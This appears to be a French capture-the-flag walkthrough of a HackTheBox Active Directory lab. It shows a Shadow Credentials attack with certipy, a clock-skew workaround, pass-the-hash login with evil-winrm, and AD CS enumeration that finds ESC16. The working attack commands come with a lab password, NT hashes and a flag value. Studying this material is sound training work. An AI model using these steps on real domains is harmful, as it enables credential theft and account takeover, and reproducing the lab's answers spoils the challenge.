
```
[+] p.agila has now GenericAll on Service Accounts
```



certipy

Note

Étant donné que SERVICE ACCOUNTS dispose d'autorisations GenericWrite pour des comptes tels que `ca_svc`, `ldap_svc`, `winrm_svc`, etc., cela signifie que des KeyCredentials personnalisés (certificats fantômes) peuvent être ajoutés à ces comptes.



Title

Une attaque par Shadow Credentials exploite la fonctionnalité `msDS-KeyCredentialLink`, introduite avec Windows Server 2016, qui permet d'associer une clé publique à un objet utilisateur ou ordinateur dans Active Directory. Cette fonctionnalité est utilisée dans le cadre de l'authentification via PKINIT (Public Key Cryptography for Initial Authentication in Kerberos), notamment pour des méthodes comme Windows Hello for Business.

Si un attaquant dispose de permissions telles que `GenericWrite`, `GenericAll` ou `WriteAccountRestrictions` sur un objet Active Directory, il peut injecter sa propre clé publique dans l'attribut `msDS-KeyCredentialLink` de cet objet. Cela lui permet ensuite de s'authentifier en tant que cet utilisateur ou ordinateur, sans connaître son mot de passe, en utilisant un certificat généré à partir de la clé privée correspondante

```
certipy shadow auto -u 'p.agila@fluffy.htb' -p "prometheusx-303" -account 'ca_svc' -dc-ip '10.129.175.87'
```

```
[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '54ae2dba-2982-496c-8c7f-fd6baa789d71'
[*] Adding Key Credential with device ID '54ae2dba-2982-496c-8c7f-fd6baa789d71' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '54ae2dba-2982-496c-8c7f-fd6baa789d71' to the Key Credentials for 'winrm_svc'
```

```
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@fluffy.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KRB_AP_ERR_SKEW(Clock skew too great)
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': None
```

(Clock skew too great)

<https://github.com/3ls3if/Cybersecurity-Notes/blob/main/readme/active-directory-pentesting/kerberos-attacks/kerberoast.md>

```
sudo timedatectl set-ntp off
sudo rdate -n <server ip>
```

```
// Turn on ntp
sudo timedatectl set-ntp on
```

```
faketime -f "+7h" certipy shadow auto -u 'p.agila@fluffy.htb' -p "prometheusx-303" -account
'ca_svc' -dc-ip '10.129.175.87'
```

```
[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4f2f208f-ccbf-f5f8-d3a6-ce80a58b4aa4'
[*] Adding Key Credential with device ID '4f2f208f-ccbf-f5f8-d3a6-ce80a58b4aa4'
to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '4f2f208f-ccbf-f5f8-d3a6-
ce80a58b4aa4' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

- 33bd09dcd697600edf6b3a7af4875767

user winrm_svc

```
evil-winrm -i 10.10.11.69 -u 'winrm_svc' -H '33bd09dcd697600edf6b3a7af4875767'
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> cat
"C:/Users/winrm_svc/Desktop/user.txt"
d583ac28fa15df5254b94e2c63ab2eac
```

Admin

Finding vulnerabilities

```
faketime -f "+7h" certipy shadow auto -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -account
'CA_SVC' -dc-ip '10.10.11.69'
```

- :ca0f4f9e9eb8a092addf53bb03fc98c8

```
certipy find -vulnerable -u CA_SVC -hashes ":ca0f4f9e9eb8a092addf53bb03fc98c8" -dc-ip 10.10.11.69
```

```
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "fluffy-DC01-CA",
      "DNS Name": "DC01.fluffy.htb",
      "Certificate Subject": "CN=fluffy-DC01-CA, DC=fluffy, DC=htb",
      "Certificate Serial Number": "3670C4A715B864BB497F7CD72119B6F5",
      "Certificate Validity Start": "2025-04-17 16:00:16+00:00",
      "Certificate Validity End": "3024-04-17 16:11:16+00:00",
      "Web Enrollment": "Disabled",
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Permissions": {
        "Owner": "FLUFFY.HTB\\Administrators",
        "Access Rights": {
          "2": [
            "FLUFFY.HTB\\Domain Admins",
            "FLUFFY.HTB\\Enterprise Admins",
            "FLUFFY.HTB\\Administrators"
          ],
          "1": [
            "FLUFFY.HTB\\Domain Admins",
            "FLUFFY.HTB\\Enterprise Admins",
            "FLUFFY.HTB\\Administrators"
          ],
          "512": [
            "FLUFFY.HTB\\Cert Publishers"
          ]
        }
      }
    }
  },
  "Certificate Templates": "[!] Could not find any certificate templates"
}#
```

Pas de vulnérabilités trouvées

Lister les templates manuellement vulnérables

```
certipy find -username ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -vulnerable
```

```
Certificate Authorities
0
  CA Name           : fluffy-DC01-CA
  DNS Name           : DC01.fluffy.htb
  Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
  Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5
  Certificate Validity Start : 2025-04-17 16:00:16+00:00
  Certificate Validity End   : 3024-04-17 16:11:16+00:00
  Web Enrollment
    HTTP
      Enabled       : False
    HTTPS
      Enabled       : False
  User Specified SAN : Disabled
  Request Disposition : Issue
  Enforce Encryption for Requests : Enabled
  Active Policy      :
CertificateAuthority_MicrosoftDefault.Policy
  Disabled Extensions : 1.3.6.1.4.1.311.25.2
  Permissions
```

```

Owner                                     : FLUFFY.HTB\Administrators
Access Rights
  ManageCa                               : FLUFFY.HTB\Domain Admins
                                           FLUFFY.HTB\Enterprise Admins
                                           FLUFFY.HTB\Administrators
                                           ManageCertificates
                                           : FLUFFY.HTB\Domain Admins
                                           FLUFFY.HTB\Enterprise Admins
                                           FLUFFY.HTB\Administrators
                                           Enroll
                                           : FLUFFY.HTB\Cert Publishers
[!] Vulnerabilities
  ESC16                                  : Security Extension is disabled.
[*] Remarks
  ESC16                                  : Other prerequisites may be required for
this to be exploitable. See the wiki for more details.
Certificate Templates                     : [!] Could not find any certificate
templates

```

- Vulnérabilité ESC16

<https://medium.com/@muneebnawaz3849/ad-cs-esc16-misconfiguration-and-exploitation-9264e022a8c6>